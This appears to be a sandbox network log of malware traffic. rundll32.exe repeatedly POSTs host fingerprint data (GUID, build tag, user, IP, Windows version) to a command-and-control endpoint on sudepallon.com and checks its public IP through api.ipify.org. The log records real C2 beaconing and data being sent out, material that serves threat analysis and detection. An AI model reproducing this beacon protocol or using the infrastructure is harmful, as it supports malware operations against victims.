Jul 9, 2021 03:11:47.067230940 CEST	709	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:48 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4d 43 58 4e 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cMCXNARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.3	49748	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:47.939001083 CEST	710	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:48.010452032 CEST	711	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:49 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 46 51 4a 55 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cFQJUARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.3	49749	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:48.825881004 CEST	711	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:48.894567966 CEST	712	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:50 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 43 5a 41 58 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cCZAXARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49722	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:17.981962919 CEST	666	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:18.053314924 CEST	666	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:19 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4b 41 5a 50 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cKAZPARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.3	49750	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:49.831450939 CEST	713	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:49.898061991 CEST	713	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:51 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 48 59 42 53 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cHYBSARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.3	49751	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:50.674189091 CEST	720	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:50.741527081 CEST	720	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:52 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4a 47 54 51 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cJGTQARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.3	49752	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:51.066761017 CEST	721	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:51.137720108 CEST	721	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:52 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4b 4e 4d 50 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cKNMPARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.3	49754	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:51.482800961 CEST	728	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:51.552678108 CEST	731	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:53 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 59 42 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQYBJARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.3	49755	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:51.864201069 CEST	737	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=1245814355020401585 2&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:51.933939934 CEST	738	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:53 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 43 41 5a 58 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cCAZXARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.3	49756	23.21.173.155	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:51.971111059 CEST	738	OUT	GET / HTTP/1.1 Accept: */* User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: api.ipify.org Cache-Control: no-cache
Jul 9, 2021 03:11:52.079622030 CEST	757	IN	HTTP/1.1 200 OK Server: Cowboy Connection: keep-alive Content-Type: text/plain Vary: Origin Date: Fri, 09 Jul 2021 01:11:52 GMT Content-Length: 14 Via: 1.1 vegur Data Raw: 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 Data Ascii: 185.189.150.70

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.3	49758	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:52.373225927 CEST	991	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:52.443495035 CEST	1241	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:54 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 54 47 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZTGAARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.3	49759	23.21.224.49	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:52.579963923 CEST	1754	OUT	GET / HTTP/1.1 Accept: */* User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: api.ipify.org Cache-Control: no-cache
Jul 9, 2021 03:11:52.685327053 CEST	2500	IN	HTTP/1.1 200 OK Server: Cowboy Connection: keep-alive Content-Type: text/plain Vary: Origin Date: Fri, 09 Jul 2021 01:11:52 GMT Content-Length: 14 Via: 1.1 vegur Data Raw: 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 Data Ascii: 185.189.150.70

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.3	49760	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:52.665235043 CEST	2500	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:52.735276937 CEST	2562	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:54 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 43 58 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQCXJARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.3	49762	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:52.813720942 CEST	2683	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:52.878868103 CEST	2689	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:54 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 48 5a 41 53 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cHZASARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49723	23.21.173.155	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:18.656306028 CEST	667	OUT	GET /?format=xml HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: api.ipify.org Connection: Keep-Alive
Jul 9, 2021 03:11:18.807811022 CEST	667	IN	HTTP/1.1 200 OK Server: Cowboy Connection: keep-alive Content-Type: text/plain Vary: Origin Date: Fri, 09 Jul 2021 01:11:18 GMT Content-Length: 14 Via: 1.1 vegur Data Raw: 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 Data Ascii: 185.189.150.70

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.3	49763	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:52.867273092 CEST	2689	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:52.933099985 CEST	3184	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:54 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4b 5a 41 50 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cKZAPARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.3	49766	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:53.121356964 CEST	3353	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:53.188827038 CEST	3354	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:54 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4d 46 55 4e 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cMFUNARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.3	49767	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:53.238991022 CEST	3379	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:53.305377007 CEST	3384	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:54 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4b 54 47 50 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cKTGPARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.3	49768	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:53.302689075 CEST	3383	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:53.368937969 CEST	3384	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:54 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 43 58 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQCXJARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.3	49771	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:53.507857084 CEST	3396	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:53.576268911 CEST	3404	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:55 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 48 4b 50 53 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cHKPSARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.3	49772	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
